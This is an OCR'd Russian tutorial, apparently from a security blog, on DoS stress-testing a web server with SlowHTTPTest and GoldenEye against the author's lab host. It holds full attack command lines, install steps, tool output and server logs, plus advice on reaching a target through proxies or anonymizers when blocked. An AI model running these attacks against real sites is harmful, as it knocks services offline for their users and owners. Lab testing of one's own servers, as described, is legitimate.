
Пример использования в режиме Slow Read через прокси.

Здесь x.x.x.x:8080 — это прокси, который используется для доступа к веб-сайту с IP отличного от вашего:

slowhttptest -c 1000 -X -r 1000 -w 10 -y 20 -n 5 -z 32 -u http://192.168.1.37/info.php -p 5 -l 350 -e x.x.x.x:8080

Сервер в нокауте:


Приложения Переход
Файл Правка Вид Поиск Терминал Справка
Thu Jun 18 08:57:46 2015:
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type: SLOW READ
number of connections: 1000
URL: http://192.168.1.37/info.php
verb: GET
receive window range: 10 - 20
pipeline factor: 1
read rate from receive buffer: 32 bytes / 5 sec
connections per seconds: 1000
probe connection timeout: 5 seconds
test duration: 350 seconds
using proxy: no proxy
Thu Jun 18 08:57:46 2015:
slow HTTP test status on 45th second:
initializing: 0
pending: 660
connected: 340
error: 0
closed: 0
service available: NO



Вывод по SlowHTTPTest

В зависимости от выбранного уровня детальности, вывод может быть как простым в виде генерируемых каждый 5 секунд сообщений, показывающих статус соединений (это при уровне 1), так и полным дампом трафика (при уровне детальности 4).

-g опция означает создание файла CSV, а также интерактивного HTML, основанного на инструментах Google Chart.

Приведённые выше скриншоты показывают состояние соединений и доступность сервера на различных этапах времени, а также дают общую картину поведения конкретного сервера под конкретной нагрузкой во время заданного временного интервала.

Файл CSV может быть полезен в качестве источника для вашего любимого инструмента по работе с данными, среди них могут быть MS Excel, iWork Numbers или Google Docs.

Последнее сообщение, которые выводит программа при закрытии, этот статус завершения, они могут быть следующими:

- “Hit test time limit” программа достигла лимита времени, заданного аргументом -l
- “No open connections left” пир закрыл все соединения
- “Cannot establish connection” не было установлено соединений за время N секунд теста, где N или величина аргумента -i, или 10 (значение по умолчанию). Это может случиться если нет маршрута к удалённому хосту или пир лёг.
- “Connection refused” удалённый сервер не принимает соединения (может быть только от тебя? Попробуйте использовать прокси) на определённом порту
- “Cancelled by user” вы нажали Ctrl-C или отправили SIGINT каким-либо другим образом
- “Unexpected error” не должно никогда случаться.


Примеры вывода реальных тестов SlowHTTPTest

Примеры уже даны чуть выше, давайте сделаем ещё один. Как и в предыдущие разы у меня доступ к атакующей и атакуемой машинам, поэтому есть возможность выполнить замеры на обоих. В этот раз посчитаем количество соединений.

Со стороны атакующего


Итак, я собрал статистику для атаки на http://192.168.1.37 с 1000 соединениями.

```
1       slowhttptest -c 1000 -B -g -o my_body_stats -i 110 -r 200 -s 8192 -t FAKEVERB -u http://192.168
```



Со стороны сервера-жертвы

```
1       root@WebWare-Debian:~# netstat | grep http | wc -l
2       111
```



Показатели не получается снять во время проведения атаки, т. к. по SSH сервер также перестаёт отвечать. Общее число http соединений подпрыгнуло до 111 в первые 10 секунд.

Этого более чем достаточно чтобы положить сервер (это могут быть большинство маленьких серверов или VPS).

Рекомендации по тестированию DoS

- DoS атака чужих серверов без разрешения, особенно успешная, является преступлением, в том числе в РФ
- При атаке на локалхост (особенно на маломощных и виртуальных машинах), тормоза сервера могут быть связаны не с DoS атакой, а с тем, что сама программа SlowHTTPTest заняла все ресурсы и сама по себе тормозит компьютер.

- Если при атаке на удалённый хост программа пишет вам, что он недоступен, а при попытке открыть страницу веб-сайта в браузере действительно ничего не открывается, то не спешите радоваться. Вполне возможно, сто сработала защита от DoS атаки и ваш IP (временно) заблокирован. Для всех остальных сайт прекрасно открывается. Можете убедиться в этом сами, используя любой анонимайзер или прокси или подключившись через другого Интернет-провайдера.

Заключение

Это можно делать с Windows, Linux и даже с Mac. Если вы запустите несколько DoS инструментов, таких как GoldenEye, hping3 на один веб-сервер, то тогда его будет очень просто выбить. Общие советы по защите от DoS будут в следующей статье (да, следующая статья опять про стресс-тест сети). А о правильной настройке сервера, в том числе о модуле, защищающим именно от слоу-атак, будет рассказано в ближайшее время. Следите за обновлениями на WebWare.biz!

Стресс-тест сети: DoS веб-сайта в Kali Linux с GoldenEye

На страницах WebWare.biz уже говорилось об инструментах DoS, которые могут сильно нагрузить серверы HTTP, чтобы парализовать их работу из-за исчерпания пула ресурсов. GoldenEye — это ещё один, со своими особенностями, который может положить сервер за 30 секунд, в зависимости от того, насколько велик пул его памяти. Конечно, он не работает на защищённых серверах и серверах за правильно настроенными WAF, IDS. Но это отличный инструмент для тестирования вашего веб-сервера на повышенную нагрузку. А на основании полученных результатов можно изменить правила iptables/файерволов для увеличения устойчивости и сопротивляемости к негативным факторам.

Подробности об инструменте GoldenEye:

- Название утилиты: GoldenEye
- Автор: Jan Seidl
- Веб-сайт: http://wroot.org/

Из поста автора GoldenEye:

1. Этот инструмент предназначен только для целей исследования и любое другое вредоносное его использование запрещено.
2. GoldenEye — это приложение на питоне для ТОЛЬКО ЦЕЛЕЙ ТЕСТИРОВАНИЯ БЕЗОПАСНОСТИ!
3. GoldenEye это инструмент тестирования HTTP DoS.
4. Эксплуатируемый вектор атаки: HTTP Keep Alive + NoCache

Типы DoS или DDoS атак

Давайте пройдёмся по самой базовой информации об атаках DoS или. DDoS. Обычно выделяют три вида DoS и DDoS атак:

1. DoS и DDoS атаки уровня приложений
2. DoS и DDoS атаки уровня протокола
3. DoS и DDoS атаки насыщения полосы пропускания

DoS и DDoS атаки уровня приложений

DoS и DDoS атаки уровня приложений — это атаки, которые нацелены на Windows, Apache, OpenBSD или другое программное обеспечение для выполнения атаки и краха сервера.

DoS и DDoS атаки уровня протокола

DoS и DDoS атаки уровня протокола — это атаки на уровне протокола. Эта категория включает Synflood, Ping of Death и другие.

DoS и DDoS атаки насыщения полосы пропускания

Этот тип атак включает ICMP-флуд, UDP-флуд и другие типы флуда, осуществляемые через поддельные пакеты.

Слова DoS и DDoS близки по значению. Когда атака ведётся с одной машины, обычно говорят о DoS атаке. При большом количестве атакующих из ботнета (или группы) говорят о DDoS атаке. Об этих атаках доступно много информации, но не важна, какого типа эта атака, т. к. они все одинаково вредны для сервера/сети.

Загрузка GoldenEye

Сторонние программы, установленные не из репозитория, я собираю в каталоге ~/opt. Если у вас нет каталога для сторонних программ, то создайте его и перейдите туда:


```
1 mkdir opt
2 cd opt
```

Следующая большая команда создаст каталог, загрузит туда последнюю версию GoldenEye, распакует архив и сразу запустит GoldenEye (покажет справку по программе):

```
1 mkdir GoldenEye && cd GoldenEye && wget https://github.com/jseidl/GoldenEye/archive/master
```

Если вам хочется всё сделать самому — постепенно, то продолжаем. Для начала создаём каталог GoldenEye, переходим туда и скачиваем архив с программой:

```
root@WebWare-Kali:~/opt# mkdir GoldenEye
root@WebWare-Kali:~/opt# cd GoldenEye
root@WebWare-Kali:~/opt/GoldenEye# wget https://github.com/jseidl/GoldenEye/archive/master.zip
```



После скачивания распаковываем файл архива master.zip.

```
1 unzip master.zip
```

```
root@WebWare-Kali:~/opt/GoldenEye# unzip master.zip
Archive:  master.zip
7a38fe930e2cb72399e1ae46ed08b6105825e746
   creating: GoldenEye-master/
  inflating: GoldenEye-master/README.md
  inflating: GoldenEye-master/goldeneye.py
   creating: GoldenEye-master/res/
   creating: GoldenEye-master/res/lists/
   creating: GoldenEye-master/res/lists/useragents/
  inflating: GoldenEye-master/res/lists/useragents/android.txt
  inflating: GoldenEye-master/res/lists/useragents/browsers.txt
  inflating: GoldenEye-master/res/lists/useragents/cloudplatforms.txt
  inflating: GoldenEye-master/res/lists/useragents/crawlers.txt
  inflating: GoldenEye-master/res/lists/useragents/feedreaders.txt
  inflating: GoldenEye-master/res/lists/useragents/ipad.txt
  inflating: GoldenEye-master/res/lists/useragents/iphone.txt
  inflating: GoldenEye-master/res/lists/useragents/libraries.txt
  inflating: GoldenEye-master/res/lists/useragents/linkcheckers.txt
  inflating: GoldenEye-master/res/lists/useragents/others.txt
  inflating: GoldenEye-master/res/lists/useragents/validators.txt
  inflating: GoldenEye-master/res/lists/useragents/zytrax-browserid.txt
   creating: GoldenEye-master/util/
  inflating: GoldenEye-master/util/getuas.py
root@WebWare-Kali:~/opt/GoldenEye#
```

Теперь у нас появился каталог GoldenEye-master, переходим туда и проверяем его содержимое:

```
1  ls
2  cd GoldenEye-master/
3  ls
```

```
root@WebWare-Kali:~/opt/GoldenEye# ls
GoldenEye-master  master.zip
root@WebWare-Kali:~/opt/GoldenEye# cd GoldenEye-master/
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master# ls
goldeneye.py  README.md  res  util
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master#
```

Запуск GoldenEye – досим веб-сайт

Запуск очень прост, делается это так:

```
1  ./goldeneye.py
```

Программа показывает нам свою справку:

```
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master# ./goldeneye.py
Please supply at least the URL

--------------------------------------------------------------------------------

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

 USAGE: ./goldeneye.py <url> [OPTIONS]

 OPTIONS:
        Flag                    Description                                     Default
        -u, --useragents        File with user-agents to use                    (default: randomly
generated)
        -w, --workers           Number of concurrent workers                    (default: 10)
        -s, --sockets           Number of concurrent sockets                    (default: 500)
        -m, --method            HTTP Method to use 'get' or 'post'  or 'random' (default: get)
        -d, --debug             Enable Debug Mode [more verbose output]         (default: False)
        -h, --help              Shows this help

--------------------------------------------------------------------------------
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master#
```

Необходимо осведомлять пользователей о расписании тестирования и возможных перебоях в работе. Поскольку часто результатом симуляции атаки является остановка работы.

Ну и все другие предупреждения: вы не должны тестировать (симулировать атаку) других без их разрешения. Поскольку в случае причинения вреда, вы можете быть привлечены к ответственности в соответствии с законодательством.

Данная информация размещена в образовательных целях. Для тестирования своих серверов, для анализа качества их настройки и разработки мер противодействия атакам.

Запуск слегка различается от используемой вами ОС:

root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master# ./goldeneye.py http://www.goldeneyetestsite.com/

(или)

sudo ./goldeneye.py http://www.goldeneyetestsite.com/

(или)

python goldeneye.py http://www.goldeneyetestsite.com/

В зависимости от того, где вы сохранили файлы, подредактируйте ваш путь и команду.

Далее тесты GoldenEye:

Следить за состоянием сервера я буду командой **top**:

```
top - 17:02:06 up  5:58,  2 users,  load average: 0,06, 0,88, 0,62
Tasks:  82 total,   1 running,  81 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0,0 us,  0,3 sy,  0,0 ni, 99,3 id,  0,0 wa,  0,0 hi,  0,3 si,  0,0 st
KiB Mem:   1012156 total,   662624 used,   349532 free,    40108 buffers
KiB Swap:  2068476 total,        0 used,  2068476 free.   478416 cached Mem

  PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
  856 root      20   0   82700   5920   5068 S  0,3  0,6   0:01.12 sshd
10964 root      20   0   23800   3072   2412 R  0,3  0,3   0:00.42 top
    1 root      20   0  110496   4664   3092 S  0,0  0,5   0:00.96 systemd
    2 root      20   0       0      0      0 S  0,0  0,0   0:00.01 kthreadd
    3 root      20   0       0      0      0 S  0,0  0,0   0:00.36 ksoftirqd/0
    5 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 kworker/0:0H
    6 root      20   0       0      0      0 S  0,0  0,0   0:00.00 kworker/u2:0
```

Т.е. сервер находится в состоянии простоя, процесс полностью свободен, свободной оперативной памяти доступно 350 мегабайт.


Атака

1 ./goldeneye.py http://192.168.1.37/info.php

```
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master# ./goldeneye.py http://192.168.1.37/info.php

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
^CCTRL+C received. Killing all workers
Shutting down GoldenEye
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master#
```

Результат

Можно посмотреть по скриншоту, процессор по-прежнему практически бездействует, но количество свободной памяти резко сократилось, увеличилось количество спящих процессов.



Тем не менее, сервер не удалось полностью положить при атаке в один поток (хотя вообще-то, такая задача и не ставилась).

Анализ атаки GoldenEye

Посмотрим лог сервера:


```
1 cat /var/log/apache2/access.log | grep -E '192.168.1.55'
```

Я использую grep -E '192.168.1.55', чтобы отфильтровать подключения только с машины, с которой велась атака.

Видим там примерно такое:

```
1
2 192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?vySSDx=tG1rmfX4HbYXBm&CK
3 Safari/535.17"
4 192.168.1.55 - - [18/Jun/2015:17:06:48 +0700] "GET /info.php?dC1FyXpw=hB6Oh&rjcf74A=YV
5 AppleWebKit/536.12 (KHTML, like Gecko) Chrome/10.0.623.89 Safari/536.26"
6 192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?0Nk7p=kSf&1eVF8PNy=UpDtxpDmJ
7 Firefox/12.0"
8 192.168.1.55 - - [18/Jun/2015:17:06:51
9 "http://www.google.com/gCqMk2Q05?DxQe=67gW4HUd3iTKCu2qWSJ&ngWHMmS1=5XyoGh6q2
10 (Linux x86_64; X11) Gecko/20010905 Firefox/17.0"
11 192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?jA5Kw=fwtSMfaPQ8XtCaK&Y0fBbD
```

12192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?t2U0aYjxm=q21n4BARB1&qxI1=cT
13Chrome/18.0.1844.44 Safari/537.21"
14192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?nkIkop=6pivICjNb6&U3Y=dDlbGnW
15OS X 11_6_2)"
16192.168.1.55 - - [18/Jun/2015:17:06:48 +0700]
17"http://www.baidu.com/fWaBwllK?aNP85MesWv=VhL6v32qtwyj&6CLwEBed=Eb73YTA24oYXmL
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_4_1) AppleWebKit/536.10 (KHTML, like Gecko) Chrom
192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?so64O=2GhoHQaFy&DSmxwE
"Mozilla/5.0 (Windows; U; MSIE 10.0; Windows NT 5.1; .NET CLR 2.2.16303; Win64; x64)"
192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?EXRbe03wp=fEBV5exjikcr8oNbEkmN
.NET CLR 1.0.1395; X11)"
192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?7xIRdP0=8mjyacN&kEd2MwYtJ=b
10_5_0) Gecko/20062612 Firefox/18.0"
192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?lVn80y605=IDRbDmoiDyNBu HTTP/
192.168.1.55 - - [18/Jun/2015:17:06:52 +0700] "GET /info.php?mAthtfI=c4QdAopYyQGAsJAl0XUI
Safari/537.21"
192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?1nwS7r=g6qpYcfOre HTTP/1.1" 200 6
192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?00iHfl2=CGhueehx3DqR32D&MnPM
192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?Ml1k=DFVW0F7 HTTP/1.1" 200 6950
192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?khUn=xnRp0gXjlF&bl8TpeXEI
AppleWebKit/537.3 (KHTML, like Gecko) Version/5.1.2 Safari/536.32"



Одного взгляда на логи достаточно, что каждый запрос GET содержит различные строки, различные пользовательские агенты и различных рефереров, среди которых Bing, Baidu, Yandex и другие рандомные поисковые системы.

